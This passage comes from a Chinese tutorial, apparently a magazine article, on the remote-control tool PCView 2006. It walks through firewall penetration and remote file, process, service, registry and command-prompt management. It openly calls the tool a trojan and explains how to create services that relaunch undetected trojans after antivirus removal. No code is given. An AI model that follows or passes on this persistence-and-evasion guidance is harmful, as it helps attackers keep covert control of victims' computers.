


图5

如果用户觉得这些信息还不够的话，可以点击工具栏中的“信息窗口”按钮，在弹出的窗口中将需要查看的信息选项添加到列表显示信息中，如图6。

这样用户就可以查看到更多关于远程计算机的信息了。PCView在传统的防火墙穿透技术上加以改良，使得其可以正常穿透大部分的防火墙，真正达到了既保护网络又管理网络的目的。




图6

现在开始远程控制操作，在列表中选择一台上线的远程计算机，然后点击鼠标右键，就可以查看到所有的远程控制命令。PCView 2006将远程控制命令进行了基本的分类，包括管理命令、监控命令、特殊命令、系统管理命令等等，如图7。




图7

我们来看看管理命令部分，它包含了最基本的文件管理、进程管理、注册表管理、服务管理等等。点击“文件管理”命令，就可以在弹出的“文件管理”窗口进行操作。PCView 2006采用了一种类似于资源管理器的文件查看窗口，在“目录”列表下选择需要查看的目录，进而选择需要查看的文件夹和文件，用户可以在此进行文件的上传、下载、删除、运行等管理操作，如图8。




图8

当用户进行文件上传或下载时，可以通过主窗口中的“传输查看”命令来查看正在进行传输的文件情况，包括文件的大小、压缩比、传输进度等等，如图9。




图9

PCView 2006同时还支持文件的断点续传。点击“进程管理”命令，查看远程计算机的进程情况。PCView 2006的进程管理除了常见的进程杀死命令外，还可以查看到关于这个进程的内存信息、内存路径的信息，这样就更加方便用户的管理，如图10。




图10

“服务管理”命令并不是对远程服务端进行更改的命令，而是对NT内核系统的服务选项进行管理的功能，在这儿我们可以对远程系统的服务进行查看，并且通过右键可以实现启动服务、删除服务、停止服务的操作。除此之外，用户还可以创建新的服务项，这样就可以在木马程序被杀毒软件查杀后，立刻启动其他的不被查杀的木马以继续控制远程计算机，如图11。




图11

点击“安装”命令，会弹出一个窗口要求输入新的服务名称，确定后还需要分别输入服务的描述、以及文件的路径等信息，这样一个新的系统服务就创建完成了。“注册表管理”命令当然就是用于管理注册表的了，用户通过客户端的右键命令可以新建、删除或者重命名注册表的各个键值等注册表操作命令，它的操作和“文件管理”命令差不多，这里就不再叙述，如图12。




图12

“命令提示符”模拟了一个类似命令提示符的功能，这样我们就可以执行很多终端命令，如netstat、ping、FTP等。不过由于系统本身的特性所造成的原因，所以该命令可能在服务端为Win98/Me的情况下无法实现，因此使用前最好通过主窗口列表中的“系统类型”选项查看一下远程计算机的操作系统类型，如图13。

